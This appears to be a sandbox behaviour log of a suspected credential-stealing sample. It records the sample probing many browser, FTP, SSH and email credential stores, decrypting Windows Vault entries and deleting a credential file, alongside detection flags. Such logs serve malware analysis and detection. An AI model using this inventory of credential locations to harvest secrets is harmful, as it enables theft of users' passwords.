Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Iridium\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	1128	2984
Call Service API	API Name: OpenServiceW Args: (1171748, VaultSvc, 14) Return: 1171798	1128	2984
Call System API	API Name: evtchann.SendEvent Args: (e), pid[500], ppid[2984) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\*, 0, 2b36f2a0, 0, 0, 0) Return: 2c01e2e0	2984	500
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 500 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2c01e2e0, 2b36f2a0) Return: 1	2984	500
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\ ) Return: 3	2984	500
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 500 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call Service API	API Name: StartServiceW Args: (1171798, 0, 0) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\*.vsch, 0, 2b36ee00, 0, 0, 0) Return: 2c01e970	2984	500
Call Service API	API Name: StartServiceW Args: (1171798, 0, 0) Return: 1	1128	2984
Call System API	API Name: BCryptDecrypt Args: (2b6c8fa0, ¸Ê'éä@~Ü¨mFjÞcNGš, 144, 0, Þ, 16, ¸Ê'éä@~Ü¨mFjÞcNGš, 144, 725017456, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b6c9750, $, 112, 0, , 0, $, 112, 725019240, 1) Return: 0	2984	500
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault\*, 0, 2bdbe4d0, 0, 0, 0) Return: 2c01e2e0	2984	500
Call Filesystem API	API Name: FindFirstFileExW Args: (C:\Users\Administrator, 0, 000000A92BDBDD70, 0, 0000000000000000, 0) Return: 000000A92C01E2E0	2984	500
Call Filesystem API	API Name: FindNextFileW Args: (2c01e2e0, 2bdbe4d0) Return: 1	2984	500

Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ¦®›^½Ì(, 8, , 280, 735823136, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b6aa8a0, ¦xÝíycnXêl:À, 144, 0, ªZ:þuï, 16, ¦xÝíycnXêl:À, 144, 735827216, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ¦®›^½Ì(, 8, , 280, 735825376, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b6aab30, ©, 112, 0, ¤6³@Î<02r*ãiÅï“ÍûÏ!a€¾r]6U, 16, ©, 112, 735826112, 0) Return: 0	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call Filesystem API	API Name: RemoveDirectoryW Args: (%LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ¦®›^½Ì(, 8, , 280, 735823760, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xÐ, 8, , 64, 735828640, 0) Return: 0	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 1	2984	500
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\6652cfaa-a977-4f9e-948b-f87d6bbdd194 Type: VSDT_COM_DOS	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	2984	500
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\6652cfaa-a977-4f9e-948b-f87d6bbdd194 Type: VSDT_COM_DOS	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Call System API	API Name: GetDriveTypeW Args: (C:\ ) Return: 3	2984	500
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT_COM_DOS	2984	500
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2984	500
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2984	500
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2984	500
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 2bebe430, 0, 0, 0) Return: 2c01f1e0	2984	500
Call Filesystem API	API Name: FindNextFileW Args: (2c01f1e0, 2bebe430) Return: 1	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ¦®›^½Ì(, 8, , 280, 736872240, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b6a9190, kGŠÃ ¨íÝ!, 144, 0, &, 16, kGŠÃ ¨íÝ!, 144, 736876320, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ¦®›^½Ì(, 8, , 280, 736874480, 0) Return: 0	2984	500
Call System API	API Name: BCryptDecrypt Args: (2b6a7040, VÊÉUÈ„Á, 112, 0, Hã’—, 16, VÊÉUÈ„Á, 112, 736875216, 0) Return: 0	2984	500
Delete File	Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20	2984	500
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 500 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1	2984	500
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\*, 0, 2bebe430, 0, 0, 0) Return: 2c01ed30	2984	500
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\oZone3D\MyFTP\myftp.ini) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Sherrod Computers\sherrod FTP\favorites) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTP Now\sites.xml) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\NexusFile\userdata\ftpsite.ini) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\encPwd.jsd) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	1128	2984

Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\encPwd.jsd) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	1128	2984
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	1128	2984

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	1128	2984
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	1128	2984
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	1128	2984
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	1128	2984
Call System API	API Name: GetVersionExA Args: (dde634) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, ddeb94, 1, 0, 0) Return: 1112050	1128	2984
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2984 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (1112050, ddeb94) Return: 1	1128	2984
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA\*, 0, dde770, 1, 0, 0) Return: 1111a90	1128	2984
